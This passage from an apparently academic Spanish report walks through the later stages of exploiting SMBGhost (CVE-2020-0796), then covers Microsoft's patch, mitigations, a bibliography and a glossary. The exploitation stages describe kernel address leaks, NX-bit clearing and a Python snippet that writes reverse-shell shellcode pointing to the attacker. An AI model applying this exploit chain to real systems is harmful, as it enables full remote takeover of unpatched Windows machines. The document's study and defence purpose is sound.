El módulo srvnet.sys es una parte crítica del sistema operativo Windows, encargado de manejar las conexiones SMB (Server Message Block) y es un componente fundamental del Kernel. Este módulo gestiona solicitudes relacionadas con el intercambio de archivos, impresoras y otros recursos en redes, además de manejar la memoria y las estructuras necesarias para procesar estas operaciones.

```
Direccion base del modulo srvnet filtrada: 0xfffff800c8f00000
```

Figura 4.8: Dirección Módulo srvnet.sys

4.2.4 Etapa 4: Detección de la dirección base del ntoskrnl.exe

Calcular y obtener de la dirección base del módulo ntoskrnl.exe, el cual es el núcleo del sistema operativo Windows, nos permite el control directo sobre funciones relacionadas con la gestión de memoria y control de estructuras. Estas permiten manipular directamente el comportamiento del kernel, siendo esencial para la ejecución del exploit.

```
Direccion base del ntoskrnl filtrada: 0xfffff80183200000
```

Figura 4.9: Dirección base ntoskrnl.exe

4.2.5 Etapa 5: Detección de la dirección base del PTE

Se busca obtener la dirección base del PTE sumando al punto de partida (la base de ntoskrnl.exe) un offset conocido hacia la función MiGetPteAddress más 0x13 bytes adicionales. Esta dirección final permitirá identificar y manipular la tabla de entradas de página, una estructura esencial que traduce direcciones y define permisos de acceso a la memoria. Entre dichos permisos se encuentra el bit NX (No-Execute), el cual impide la ejecución de código en ciertas regiones.

```
Direccion base de la tabla de entradas de pagina filtrada: 0xffffef8000000000
```

Figura 4.10: Dirección base PTE

4.2.6 Etapa 6: Generación y escritura del shellcode

El objetivo de esta etapa es generar y escribir un shellcode en la máquina víctima que permita ejecutar código malicioso. Este shellcode se utiliza para establecer una conexión inversa con el atacante o ejecutar comandos con privilegios elevados. Es una parte crítica del ataque, ya que permite tomar control directo de la máquina afectada.

```
# Generamos el shell combinado para modo kernel y usuario.
# Definimos la dirección donde se escribira el shell y se escribe en ella
shellcode = smbghost_kshellcode_x64(ip_atacante, puerto)
shellcode_address = 0xFFFFF78000000800
escribir(ip_victima, shellcode, shellcode_address)
print('¡Shellcode escrito!')
```

Figura 4.11: Función Shellcode

Primero, se genera el shellcode con la función smbghost _kshellcode_x64, que combina instrucciones para operar tanto en modo kernel como en modo usuario. Luego, se selecciona la dirección de escritura 0xFFFFF78000000800, una ubicación predecible, escribible y ejecutable en memoria.

Para escribir el shellcode, se crea un buffer con datos aleatorios como relleno, se añaden 0x18 bytes nulos para alinear los datos, y se incluye la dirección de destino en el conjunto a comprimir. Los datos se comprimen y se verifica que el shellcode esté correctamente posicionado tras la descompresión. Finalmente, se calcula el desplazamiento adecuado y se envía la carga útil a la máquina víctima, asegurando que el shellcode se coloque en la dirección seleccionada.

4.2.7 Etapa 7: Modificación del bit NX

Es necesario modificar el bit NX (No-eXecute) para permitir la ejecución de código en una región de memoria que, por defecto, no es ejecutable. Este proceso se realiza gracias a conocer la dirección del shellcode previamente escrita en la memoria y su correspondencia con la tabla PTE. Este bit es esencial para habilitar la ejecución del shellcode y completar la explotación.

Para esto primero se convierte la dirección virtual del shellcode en su entrada correspondiente en la tabla PTE (Page Table Entry). A continuación, se lee el byte de la tabla PTE que contiene el bit NX utilizando una función de lectura.

Posteriormente, se limpia el bit NX aplicando una operación AND con el valor 0x7F, lo que elimina el bit más significativo y habilita la ejecución. Finalmente, se escribe el byte modificado de vuelta en la tabla PTE mediante una función de escritura, asegurando que la página de memoria donde reside el shellcode sea ahora ejecutable.

4.2.8 Etapa 8: Preparación, cálculo y escritura del puntero al shell. Invocación del reverse shell

El objetivo de esta etapa es ejecutar el shellcode en el contexto del kernel de la máquina víctima, estableciendo así una conexión inversa al atacante. Este paso concluye el ataque, otorgando control total sobre el sistema comprometido.

Para lograrlo, primero se prepara y calcula la dirección de memoria donde se escribirá el puntero al shellcode. Esto es posible gracias a los accesos obtenidos en etapas previas, como el filtrado de direcciones clave y la generación del shellcode. La dirección se determina utilizando los desplazamientos identificados en estructuras críticas de memoria.

Una vez calculada la dirección, se utiliza la función escribir() para sobrescribirla con el puntero al shellcode, apuntando hacia el código malicioso generado anteriormente.

Posteriormente, se construye un paquete especial que contiene:
-Un identificador de sesión arbitrario.
-Un valor de tiempo representado como cadena de bytes.
-Un mensaje de autenticación NTLM en SMB2.
-Un encabezado de transformación comprimido para SMB2.

Este paquete se comprime en un contenedor NetBIOS y se envía a la máquina víctima mediante el socket obtenido previamente.

Finalmente, se invoca el shellcode utilizando la función llamar_funcion(), ejecutándolo en el contexto del kernel de la máquina víctima. Esto establece la conexión inversa con el atacante, confirmando el éxito de la explotación. Un mensaje en la terminal notifica que el proceso ha finalizado correctamente.



Figura 4.12: Captura Final Caso Prueba



Figura 4.13: Confirmación Shellcode

Es importante comentar que al cortar la conexión, la máquina víctima se rompe y se reinicia debido a la manipulación de estructuras críticas de memoria, como la tabla PTE. Esto provoca excepciones fatales de página y fallos en el kernel, causados por la inconsistencia de la memoria al desaparecer los recursos asociados a la conexión.

4.2.9 Consideraciones finales

En este proceso, hemos demostrado cómo la vulnerabilidad SMB Ghost (CVE-2020-0796) ha sido explotada en cada etapa, desde la manipulación de memoria con paquetes malformados hasta la ejecución de un shellcode en el contexto del kernel de la máquina víctima. A través de esta vulnerabilidad, hemos logrado filtrar direcciones críticas, modificar permisos de memoria y, finalmente, establecer una conexión inversa, todo ello influyendo directamente en el comportamiento del sistema objetivo para alcanzar un propósito mayor: el control total del sistema comprometido.

En resumen, el este exploit de SMBGHost se compone de etapas clave que permiten escalar privilegios y poder ejecutar código arbitrario. Primero, se identifica el Non-Paged Pool Address y el módulo afectado por la vulnerabilidad (srvnet.sys) para ubicar estructuras críticas. Luego, se localizan las direcciones base de ntoskrnl.exe y el TPE, las cuales son esenciales para manipular la ejecución del kernel. Posteriormente, se genera y escribe el shellcode, modicando el bit NX para permitir la ejecución en memoria (marcada por defecto como no ejecutable). Finalmente, configuramos y escirbimos el puntero al shellcode, asegurando el control del flujo de ejecución.

Capítulo 5

Metodologías de Protección y Mitigación

La vulnerabilidad SMBGhost ha resaltado la necesidad de implementar medidas de seguridad y estrategias de mitigación efectivas para proteger los sistemas afectados . Esta vulnerabilidad se clasificó como ”gusaneable” al posibilitar la propagación automática a través de redes internas y potencialmente sobre entornos interconectados a gran escala.

5.1 Solución y mitigación implementada por Microsoft

Consciente de la criticidad de la vulnerabilidad, Microsoft publicó el 12 de marzo de 2020 el parche KB4551762. Este parche abordó el problema mediante las siguientes correcciones técnicas:

1. **Validación estricta de tamaños de paquetes**: Se incorporaron comprobaciones de límites antes de realizar sumas entre campos críticos. Esto se logró mediante el uso de funciones seguras de aritmética, como RtlUlongAdd, para detectar *overflow* en tiempo de ejecución. Si la operación falla, el proceso de descompresión se interrumpe de forma segura, evitando la asignación de memoria incorrecta.

2. **Asignación segura de memoria**: La función Srv2DecompressData fue modificada para que la asignación de memoria reflejara con exactitud los tamaños resultantes tras la validación. Con ello, se impidieron escenarios de asignación insuficiente que pudieran desencadenar desbordamientos.

3. **Manejo adecuado de errores y telemetría**: Ante anomalías detectadas (como intentos de *overflow*), la operación se cancela de manera controlada. Adicionalmente, se incluyó el registro vía ETW (Event Tracing for Windows) para monitorear comporta-

mientos maliciosos y recopilar información sobre intentos de explotación en entornos reales.

```
// Antes:
// En la versión original, la asignación de memoria se realizaba directamente
// sumando OriginalCompressedSegmentSize + OffsetOrLength sin verificar
// si la suma provocaba un desbordamiento entero.
__alloc_buffer = SrvNetAllocateBuffer(
    (unsigned int)(Header.OriginalCompressedSegmentSize + smb_header_compress.OffsetOrLength),
    0i64
);


// Después:
unsigned int _v_allocation_size = 0;

 // Verifica si la suma provoca un overflow
if (!NT_SUCCESS(RtlULongAdd(Header.OriginalCompressedSegmentSize,
                            smb_header_compress.OffsetOrLength,
                            &_v_allocation_size)))
{
    // En caso de fallo, se registran eventos ETW y se aborta la operación de forma segura.
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);
    goto ON_ERROR;
}

// Comprueba si el resultado de la suma excede un límite razonable establecido en el código.
if (_v_allocation_size > another_smb_size_i_guess)
{
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);
    goto ON_ERROR;
}

// Ahora se realiza la asignación con un tamaño previamente validado.
__alloc_buffer = SrvNetAllocateBuffer(
    _v_allocation_size,
    0i64
);

if (!__alloc_buffer)
    return 0xC000009A;

// Si se requiere el tamaño descomprimido, también se valida la resta.
unsigned int _v_uncompressed_size = 0;
if (!NT_SUCCESS(RtlULongSub(_v_allocation_size,
                            smb_header_compress.OffsetOrLength,
                            &_v_uncompressed_size)))
{
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);
    goto ON_ERROR;
}

// Finalmente, se llama a SmbCompressionDecompress con parámetros validados.
// Si la descompresión falla o no coincide con el tamaño esperado, se maneja el error.
if (!NT_SUCCESS(SmbCompressionDecompress(
    AlgoId,
    (BYTE *)(*(_QWORD *)(*(_QWORD *)(smb_packet + 240) + 24i64)
           + (unsigned int)Header.OffsetOrLength + 0x10i64),
    _v_uncompressed_size,
    Size.m128i_u32[3] + *(_QWORD *)(v10 + 24),
    Header.OriginalCompressedSegmentSize,
    &UncompressedSize))
  || (PayloadSize = UncompressedSize,
      UncompressedSize != Header.OriginalCompressedSegmentSize))
{
    // Manejo de error adicional en caso de inconsistencia en el tamaño descomprimido
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);
    goto ON_ERROR;
}
```

Figura 5.1: Código descompilado SMB Antes y Después de la Mitigación

5.2 Medidas de Seguridad Aplicables para el usuario

1. **Medidas urgentes recomendadas**: Ante la indisponibilidad de un parche por parte de Microsoft y como primera solución temporal de mitigación proponemos deshabilitar la compresión en SMBv3 mediante un comando de PowerShell:

```
Set-ItemProperty -Path HKLM:SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters DisableCompression -Type DWORD -Value 1 -Force
```

Figura 5.2: Comando PowerSehll de mitigación

2. **Aplicación de Parches y Actualizaciones de Seguridad**: La actualización regular de los sistemas es esencial para mantener la seguridad. Microsoft lanzó el parche KB4551762 comentado anteriormente para corregir la vulnerabilidad. Es fundamental que los administradores de sistemas apliquen este y otros parches de seguridad de manera oportuna para proteger los sistemas contra posibles explotaciones.

3. **Aislamiento de Sistemas Críticos y Estrategias de Seguridad en Redes**: Implementar la segmentación de la red y aislar los sistemas críticos puede limitar la propagación de ataques que explotan vulnerabilidades como SMBGhost. La segmentación adecuada de la red ayuda a contener posibles infecciones y reduce el riesgo de comprometer múltiples sistemas.

4. **Configuración de Firewalls y Políticas de Red**: Configurar los firewalls para bloquear el puerto 445, utilizado por el protocolo SMB, es una medida preventiva eficaz. Además, deshabilitar la compresión de SMBv3 puede prevenir la explotación de SMBGhost. Estas acciones, junto con políticas de red restrictivas, fortalecen la seguridad del entorno.

5.3 Estrategias de Mitigación y Recuperación

1. **Detección Temprana de Intentos de Explotación**: Implementar sistemas de detección de intrusos (IDS) y monitoreo continuo permite identificar intentos de explotación de SMBGhost. La detección temprana es crucial para activar respuestas rápidas y mitigar el impacto de posibles ataques.

2. **Herramientas de Monitorización para Actividad Anómala en SMB**: Utilizar herramientas que analicen el tráfico SMB en busca de patrones inusuales puede alertar sobre posibles ataques. La monitorización proactiva del tráfico de red ayuda a identificar actividades sospechosas y permite tomar medidas preventivas antes de que se produzca una brecha de seguridad.

3. **Procedimientos de Recuperación y Limpieza de Sistemas Comprometidos**: En caso de compromiso, es esencial contar con procedimientos claros para aislar los sistemas afectados, eliminar el acceso no autorizado y restaurar las operaciones normales de manera segura. Esto minimiza el tiempo de inactividad y la pérdida de datos, asegurando una recuperación efectiva.

La implementación de estas metodologías de protección y mitigación es vital para defenderse contra vulnerabilidades como SMBGhost, garantizando la integridad y disponibilidad de los sistemas.

Capítulo 6

Conclusión

La vulnerabilidad SMBGhost (CVE-2020-0796) representa un claro ejemplo de los riesgos inherentes a las implementaciones defectuosas de protocolos esenciales como SMBv3.1.1. Esta falla específica, basada en un desbordamiento de enteros que permite la ejecución remota de código, pone en evidencia cómo pequeñas omisiones en la validación de datos pueden tener consecuencias críticas, especialmente en sistemas ampliamente utilizados como Windows 10 y Windows Server.

El análisis realizado demuestra que SMBGhost no solo es técnicamente sofisticado, sino que su explotación, mediante técnicas como la manipulación de paquetes SMB malformados y la modificación de estructuras de memoria clave, permite a los atacantes superar protecciones avanzadas como ASLR y ejecutar código malicioso con privilegios elevados. La facilidad de explotación en sistemas no actualizados resalta la importancia de mantener un enfoque proactivo en la gestión de vulnerabilidades.

La existencia de SMBGhost subraya la urgencia de diseñar protocolos con una mayor atención a la seguridad desde sus fundamentos, así como la necesidad de implementar respuestas rápidas por parte de los fabricantes, como ocurrió con el parche KB4551762 de Microsoft. Sin embargo, este caso también deja lecciones sobre la responsabilidad del usuario final y de los administradores de sistemas para garantizar actualizaciones oportunas y configuraciones de seguridad adecuadas.

En última instancia, SMBGhost no es solo una vulnerabilidad más; es un recordatorio del impacto que los errores en software crítico pueden tener en la seguridad global, y de la importancia de fortalecer las defensas frente a amenazas de este tipo. Este trabajo ha demostrado, paso a paso, cómo se desarrolla y se puede mitigar este tipo de ataque, proporcionando un entendimiento profundo de las dinámicas que subyacen a una vulnerabilidad de esta magnitud.

Bibliografía

[1] Microsoft. (s.f.). File Server SMB overview. Recuperado de https://learn.microsoft.com/es-es/windows-server/storage/file-server/file-server-smb-overview

[2] Wikipedia. (s.f.). Server Message Block. Recuperado de https://es.wikipedia.org/wiki/Server_Message_Block

[3] Ayuda Ley Protección Datos. (2021, 4 de marzo). Protocolo SMB: Qué es y cómo funciona. Recuperado de https://ayudaleyprotecciondatos.es/2021/03/04/protocolo-smb/

[4] Panda Security. (s.f.). Guía SMB: Todo lo que debes saber sobre este protocolo de red. Recuperado de https://www.pandasecurity.com/es/mediacenter/smb-guia/

[5] IONOS. (s.f.). Server Message Block (SMB): Qué es y cómo funciona. Recuperado de https://www.ionos.com/es-us/digitalguide/servidores/know-how/server-message-block-smb/

[6] AcademiaLab. (s.f.). Bloque de mensajes del servidor. Recuperado de https://academia-lab.com/enciclopedia/bloque-de-mensajes-del-servidor/

[7] Cydrill. (s.f.). The SMBGhost that makes you wanna cry again. Recuperado de https://cydrill.com/devops/the-smbghost-that-makes-you-wannacry-again/

[8] Arista. (s.f.). SMBGhost Wormable Vulnerability Analysis (CVE-2020-0796). Recuperado de
https://arista.my.site.com/AristaCommunity/s/article/SMBGhost-Wormable-Vulnerability-Analysis-CVE-2020-0796

[9] Kaspersky. (s.f.). Vulnerabilidad SMB 3.1.1. Recuperado de
https://www.kaspersky.es/blog/smb-311-vulnerability/22070/

[10] McAfee. (2020, 10 de marzo). SMBGhost: Analysis of CVE-2020-0796. Recuperado de
https://www.mcafee.com/blogs/other-blogs/mcafee-labs/smbghost-analysis-of-cve-2020-0796/

[11] National Vulnerability Database. (s.f.). CVE-2020-0796. Recuperado de
https://nvd.nist.gov/vuln/detail/CVE-2020-0796

[12] MITRE. (s.f.). CVE-2020-0796. Recuperado de
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0796

[13] Flu Project. (2020, 12 de marzo). CVE-2020-0796: Nueva vulnerabilidad de RCE en Windows SMBv3. Recuperado de
https://www.flu-project.com/2020/03/cve-2020-0796-nueva-vulnerabilidad-de-RCE-en-Windows-SMBv3.html

[14] VMware. (2020, 16 de marzo). Threat analysis: CVE-2020-0796 EternalDarkness (SMBGhost). Recuperado de
https://blogs.vmware.com/security/2020/03/threat-analysis-cve-2020-0796-eternaldarkness-ghostsmb.html

[15] El Blog Digital. (2020, 10 de marzo). CVE-2020-0796: SMBGhost. Recuperado de
https://www.elblogdigital.com/2020/03/cve-2020-0796-smbghost.html

[16] Keysight. (2022, 11 de febrero). SMBGhost: An overview of CVE-2020-0796. Recuperado de
https://www.keysight.com/blogs/en/tech/nwvs/2022/02/11/smbghost-an-overview-of-cve-2020-0796

[17] Microsoft Security Response Center. (s.f.). CVE-2020-0796. Recuperado de https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-0796

[18] Synacktiv. (s.f.). I'm SMBGhost daba-dee daba-da. Recuperado de https://www.synacktiv.com/en/publications/im-smbghost-daba-dee-daba-da.html

[19] Ricerca Security. (2020, 5 de abril). I'll ask your body: SMBGhost Pre-auth RCE. Recuperado de https://ricercasecurity.blogspot.com/2020/04/ill-ask-your-body-smbghost-pre-auth-rce.html

[20] Seguridad Informática. (2020, 3 de abril). SMBGhost: Nueva vulnerabilidad. Recuperado de https://www.youtube.com/watch?v=XmBsBy8R9Po&t=754s

[21] JAMF. (s.f.). CVE-2020-0796 RCE POC. Recuperado de https://github.com/jamf/CVE-2020-0796-RCE-POC

Apéndice A

Apéndice

Payload

Payload se refiere a la carga útil de un exploit, que es el código o la acción maliciosa que se ejecuta una vez que se ha logrado explotar la vulnerabilidad. En este contexto, el payload puede incluir un shellcode que permite al atacante tomar el control de la máquina víctima.

Shellcode

El **shellcode** es un fragmento de código ensamblador diseñado para ejecutarse en el contexto del sistema explotado. Generalmente se utiliza para otorgar acceso al atacante, como abrir una conexión inversa o escalar privilegios.

Exploit

Un **exploit** es un programa o script que aprovecha una vulnerabilidad en un sistema o aplicación para ejecutar acciones no autorizadas. En SMB Ghost, el exploit manipula memoria y vulnerabilidades de descompresión para ejecutar código malicioso.

Offset

El **offset** es el desplazamiento o distancia desde una dirección base en memoria hasta un punto específico. Se utiliza para calcular ubicaciones de funciones, estructuras o datos dentro del espacio de memoria.

Pool de Memoria

El **pool de memoria** es un área preasignada de memoria utilizada para gestionar pequeñas asignaciones de manera eficiente. En los exploits, la manipulación del pool de memoria permite forzar direcciones predecibles y facilitar el control del sistema.

ASLR (Address Space Layout Randomization)

ASLR es una medida de seguridad que randomiza las direcciones de memoria de los procesos, bibliotecas y otros objetos del sistema. Esto dificulta que los atacantes predigan ubicaciones en memoria, complicando la explotación de vulnerabilidades.

Little-Endian

El término **little-endian** describe el orden en que los bytes de un valor multibyte se almacenan en memoria. En este formato, el byte menos significativo se almacena primero, seguido por los bytes más significativos.

Estructura de un PTE

En Windows, una **Page Table Entry (PTE)** es una estructura utilizada en la memoria virtual para mapear direcciones virtuales a direcciones físicas. Cada entrada de la tabla de páginas tiene configurados algunos bits de estado y protección que almacenan información sobre la página en sí. Estas entradas indican a la MMU cómo se deben gestionar estas páginas y cuál es su estado actual.

Kerberos

Kerberos es un protocolo de autenticación diseñado para permitir la comunicación segura entre sistemas mediante el uso de tickets que evitan el intercambio directo de contraseñas.

NTLM

NTLM (NT LAN Manager) es un protocolo de autenticación utilizado en redes Windows que emplea un desafío y respuesta para verificar identidades.

TID

El **TID (Tree ID)** es un identificador único asignado a un cliente que accede a un recurso compartido en un servidor a través del protocolo SMB.

FID

El **FID (File ID)** es un identificador único asociado a un archivo o recurso abierto en un servidor durante una sesión de SMB.

RCE

RCE (Remote Code Execution) se refiere a la capacidad de ejecutar código en un sistema de manera remota utilizando vulnerabilidades específicas.

pMDL1 y pMDL2

pMDL1 y **pMDL2** son estructuras que describen y administran bloques de memoria física en sistemas Windows.

MDL

Un **MDL (Memory Descriptor List)** es una estructura de datos que describe un rango de memoria física asignada o utilizada por un proceso o controlador.

PML4

El **PML4 (Page Map Level 4)** es el nivel más alto en la jerarquía de tablas de páginas en la arquitectura x86-64, utilizado para traducir direcciones virtuales en direcciones físicas.

Reverse Shell

Un **reverse shell** es una conexión establecida desde un sistema hacia otro, donde el sistema que inicia la conexión permite la ejecución remota de comandos.

Listas Lookaside

Las **listas lookaside** son estructuras diseñadas para optimizar la asignación y reutilización de memoria para objetos de tamaño fijo, reduciendo la fragmentación.